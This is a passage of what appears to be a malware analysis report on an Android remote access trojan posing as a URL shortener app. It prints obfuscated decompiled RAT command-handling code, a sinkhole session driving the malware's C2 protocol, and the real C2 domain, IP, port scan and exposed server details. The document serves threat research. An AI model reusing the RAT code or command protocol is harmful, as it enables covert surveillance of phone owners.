85787,"names":{"de":"Kuwait-Stadt","pt-BR":"Kuwait","fr":"Koweït","en":"Kuwait City","ru":"Эль-Кувейт","zh
-CN":"▯ ▯ ▯ ▯ ","es":"Ciudad de Kuwait","ja":"▯ ▯ ▯ ▯ ▯ ▯ "}}}
Cyberkov Fake C2 > 104
{"COMMAND":2}
Cyberkov Fake C2 > 105
{"MESSAGE":"PINGPONG","COMMAND":1}
Cyberkov Fake C2 > 
```

Those commands (103, 104 and 105) correspond to the following list of commands defined in the malware:




```
            this.p.flush();
            while (true) {
                JSONObject jSONObject = new JSONObject((String) this.o.readObject());
                switch (jSONObject.getInt(aaav.y("Z~T|XrP"))) {
                    case 100:
                        aaac com_google_app_options_aaac = new aaac(jSONObject, this.l, this.b
                        break;
                    case com.google.app.a.aaas.k /*101*/:
                        new aaay(jSONObject, this.l).start();
                        break;
                    case com.google.app.a.aaas.b /*102*/:
                        new aaad(jSONObject, this.l).start();
                        break;
                    case com.google.app.a.aaas.l /*103*/:
                        new com.google.app.options.aaal(this.p).start();
                        break;
                    case com.google.app.a.aaas.d /*104*/:
                        new com.google.app.options.aaav(this.p, this.l).start();
                        break;
                    case com.google.app.a.aaas.p /*105*/:
                        new com.google.app.options.aaas(this.p).start();
                        break;
                    case com.google.app.a.aaas.j /*106*/:
                        this.w.close();
                        break;
                    case com.google.app.a.aaas.f /*107*/:
                        Process.killProcess(Process.myPid());
                        break;
                    case com.google.app.a.aaas.o /*108*/:
                        String string = jSONObject.getString(aaad.y("\u001cL\u0014Y\u0016W\u00
                        if (!string.equalsIgnoreCase(aaav.y(")\f\""))) {
                            if (!string.equalsIgnoreCase(aaad.y("h2t"))) {
                                if (!string.equalsIgnoreCase(aaav.y(")\r$"))) {
                                    break;
```

Each number corresponds to one command to be done by the malware. For example, the command (111) uninstalls the real application “URLShortener”:


root@Cyberkov: ~/voicemessage/sinkhole — Konsole
File Edit View Bookmarks Settings Help
bin : java
bin : java
sinkhole : java
sinkhole : bash

```
root@Cyberkov:~/voicemessage/sinkhole# vim MainClass.java
root@Cyberkov:~/voicemessage/sinkhole# javac -d . -cp .:json-org.jar MainClass.java
root@Cyberkov:~/voicemessage/sinkhole# java -cp .:json-org.jar -Djavax.net.ssl.keyStore=./testkeystore.ks
-Djavax.net.ssl.keyStorePassword=test123 MainClass
{"LAST_MODIFIED":1470768112327,"UUID":"742ba8b0-5510-4830-98c3-43323881ea85","COUNTRY_PREFIX":"us","NICKNA
ME":"User","ANDROID":true,"SERVER_PATH":"package:de.keineantwort.android.urlshortener","VBOX":false,"LOCAL
_IP":"10.1.1.106","NETWORK":[{"DNS":"winmeif.myq-see.com","PORT":64631}],"JAR_EXTENSION":"IVdhiG","PLUGIN_
EXTENSION":"vZlKW","COMMAND":1,"JAR_FOLDER":"qumoQvgostl","RAM":"2.0 GB","COUNTRY":"United States","JRE_FO
LDER":"XyMygE","OS_NAME":"Android  4.4.4","PLUGIN_FOLDER":"RAKMIiVdrHu","PC_NAME":"Google Nexus 5 - 4.4.4
- API 19 - 1080x1920-Genymotion","JAR_NAME":"HQgENxkdGLx","SERVER_VERSION":"1.1.0","ADMIN":true,"DELAY_CON
NECT":1,"JAR_REGISTRY":"dfQHHgRNOvT","JRE_VERSION":"0.9","USER_NAME":"000000000000000","DELAY_INSTALL":2,"
INSTALL":false,"VMWARE":false}
Cyberkov Fake C2 > 103
{"registered_country":{"geoname_id":285570,"names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweït","en":"Kuw
ait","ru":"Кувейт","zh-CN":"▯ ▯ ▯ ","es":"Kuwait","ja":"▯ ▯ ▯ ▯ ▯ "},"iso_code":"KW"},"location":{"time_zo
ne":"Asia/Kuwait","longitude":47.9783,"accuracy_radius":1,"latitude":29.3697},"continent":{"geoname_id":62
55147,"names":{"de":"Asien","pt-BR":"Ásia","fr":"Asie","en":"Asia","ru":"Азия","zh-CN":"▯ ▯ ","es":"Asia",
"ja":"▯ ▯ ▯ "},"code":"AS"},"traits":{"autonomous_system_organization":"ZAIN","ip_address":"31.203.118.54"
,"organization":"Mobile Telecommunications Company","autonomous_system_number":42961,"isp":"Mobile Telecom
munications Company"},"subdivisions":[{"geoname_id":285788,"names":{"en":"Al Asimah"},"iso_code":"KU"}],"C
OMMAND":3,"country":{"geoname_id":285570,"names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweït","en":"Kuwai
t","ru":"Кувейт","zh-CN":"▯ ▯ ▯ ","es":"Kuwait","ja":"▯ ▯ ▯ ▯ ▯ "},"iso_code":"KW"},"city":{"geoname_id":2
85787,"names":{"de":"Kuwait-Stadt","pt-BR":"Kuwait","fr":"Koweït","en":"Kuwait City","ru":"Эль-Кувейт","zh
-CN":"▯ ▯ ▯ ▯ ","es":"Ciudad de Kuwait","ja":"▯ ▯ ▯ ▯ ▯ ▯ "}}}
Cyberkov Fake C2 > 104
{"COMMAND":2}
Cyberkov Fake C2 > 105
{"MESSAGE":"PINGPONG","COMMAND":1}
Cyberkov Fake C2 > {"MESSAGE":"PINGPONG","COMMAND":1}

{"MESSAGE":"PINGPONG","COMMAND":1}
104
{"COMMAND":2}
Cyberkov Fake C2 > 111
Cyberkov Fake C2 >
```

Will result in:


Genymotion for personal use - Google Nexus 5 - 4.4.4 - API 19 - 1080x1920...
7:56
Google
Telegram
free for personal use


URL Shortener

Do you want to uninstall this app?

Cancel OK

Real C2

By connecting to the real C2 IP address, Cyberkov found that the malware is really of JSocket/AlienSpy family of RATs since that family of RATs open the port 1234 with a self-signed certificate of "assylias"[2].



Your connection is not secure

The owner of **winmeif.myq-see.com** has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.


Learn more…

winmeif.myq-see.com:1234 uses an invalid security certificate.

The certificate is not trusted because it is self-signed.
The certificate is only valid for assylias

Error code: SEC_ERROR_UNKNOWN_ISSUER

According to Shodan, the port (1234) has been spotted open since 12-07-2016 which is 25 days before the first discovery.




```
root@Cyberkov:~/voicemessage/sinkhole# shodan host ^C
root@Cyberkov:~/voicemessage/sinkhole# host winmeif.myq-see.com
winmeif.myq-see.com has address 41.208.110.46
root@Cyberkov:~/voicemessage/sinkhole# shodan host --history 41.208.110.46
41.208.110.46
Country:                 Libya
Organization:            Libya Telecom and Technology Backbone L.L Pool
Number of open ports:    2

Ports:
     80 Apache httpd (2.4.18)          (2016-08-10)
   1234                   (2016-07-12)
root@Cyberkov:~/voicemessage/sinkhole# 
```

[2] https://www.fidelissecurity.com/sites/default/files/FTA_1019_Ratcheting_Down_on_JSocket_A_PC_and_Android_Threat_FINAL.pdf


Threat Actor and Attribution

Seems like the Libyan Scorpions threat actors are running multiple Android RATs since numerous ports protected by SSL layer are open in (**winmeif.myq-see.com**) machine.



```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-08 12:31 EDT
NSE: Loaded 36 scripts for scanning.
Initiating SYN Stealth Scan at 12:31
Scanning 41.208.110.46 [65535 ports]
Discovered open port 80/tcp on 41.208.110.46
Increasing send delay for 41.208.110.46 from 0 to 5 due to 50 out of 124 dropped probes since last increase.
Discovered open port 1234/tcp on 41.208.110.46
SYN Stealth Scan Timing: About 7.52% done; ETC: 12:38 (0:06:21 remaining)
SYN Stealth Scan Timing: About 16.18% done; ETC: 12:38 (0:05:16 remaining)
SYN Stealth Scan Timing: About 24.87% done; ETC: 12:37 (0:04:35 remaining)
SYN Stealth Scan Timing: About 33.45% done; ETC: 12:37 (0:04:01 remaining)
SYN Stealth Scan Timing: About 42.09% done; ETC: 12:37 (0:03:28 remaining)
SYN Stealth Scan Timing: About 50.51% done; ETC: 12:37 (0:02:57 remaining)
Discovered open port 82/tcp on 41.208.110.46
Discovered open port 81/tcp on 41.208.110.46
Discovered open port 64631/tcp on 41.208.110.46
SYN Stealth Scan Timing: About 58.88% done; ETC: 12:37 (0:02:27 remaining)
Discovered open port 4444/tcp on 41.208.110.46
SYN Stealth Scan Timing: About 67.40% done; ETC: 12:37 (0:01:57 remaining)
SYN Stealth Scan Timing: About 75.85% done; ETC: 12:37 (0:01:26 remaining)
SYN Stealth Scan Timing: About 84.32% done; ETC: 12:37 (0:00:56 remaining)
Completed SYN Stealth Scan at 12:37, 355.60s elapsed (65535 total ports)
Initiating Service scan at 12:37
Scanning 6 services on 41.208.110.46
Completed Service scan at 12:38, 28.57s elapsed (6 services on 1 host)
NSE: Script scanning 41.208.110.46.
Initiating NSE at 12:38
Completed NSE at 12:38, 7.87s elapsed
Initiating NSE at 12:38
Completed NSE at 12:38, 0.11s elapsed
Nmap scan report for 41.208.110.46
Host is up (0.044s latency).
Not shown: 65528 closed ports
PORT      STATE    SERVICE         VERSION
25/tcp    filtered smtp
80/tcp    open     http            Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.6.18)
81/tcp    open     ssl/hosts2-ns?
82/tcp    open     ssl/xfer?
1234/tcp  open     ssl/hotline?
4444/tcp  open     ssl/krb524?
64631/tcp open     ssl/unknown

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 393.03 seconds
           Raw packets sent: 65676 (2.890MB) | Rcvd: 65534 (2.621MB)
root@ext-Kov:~#
```


Also, the Libyan Scorpions threat actors left **phpinfo.php** script on the webserver running on port 80 with useful information that could expose them. Their machine is running Windows 7 Professional Service Pack 1.



PHP Version 5.6.18


System	Windows NT ADMIN 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586
Build Date	Feb 3 2016 17:13:02
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\AppServ\php5\php.ini
Scan this dir for additional .ini files	(none)

Username of the Windows machine is **admin**.



session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	no value	no value
session.entropy_length	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	C:/Users/admin/AppData/Local/Temp	C:/Users/admin/AppData/Local/Temp
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%


The computer name of Windows machine is **ADMIN**.



Environment

Variable	Value
ALLUSERSPROFILE	C:\ProgramData
APPDATA	C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles	C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)	C:\Program Files (x86)\Common Files
CommonProgramW6432	C:\Program Files\Common Files
COMPUTERNAME	ADMIN
ComSpec	C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK	NO
LOCALAPPDATA	C:\Windows\system32\config\systemprofile\AppData\Local
NUMBER_OF_PROCESSORS	4
OS	Windows_NT
Path	C:\ProgramData\Oracle\Java\javapath;C:\PROGRAM FILES\DELL\DW WLAN CARD;C:\Windows\SYSTEM32;C:\Windows;C:\Windows\SYSTEM32\WBEM;C:\Windows\SYSTEM32\WINDOWSPOWERSHELL\V1.0\;C:\PROGRAM FILES (X86)\SKYPE\PHONE\;
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE	x86
PROCESSOR_ARCHITEW6432	AMD64
PROCESSOR_IDENTIFIER	Intel64 Family 6 Model 37 Stepping 5, GenuineIntel
PROCESSOR_LEVEL	6
PROCESSOR_REVISION	2505
ProgramData	C:\ProgramData
ProgramFiles	C:\Program Files (x86)
ProgramFiles(x86)	C:\Program Files (x86)
ProgramW6432	C:\Program Files
PSModulePath	C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC	C:\Users\Public
SystemDrive	C:

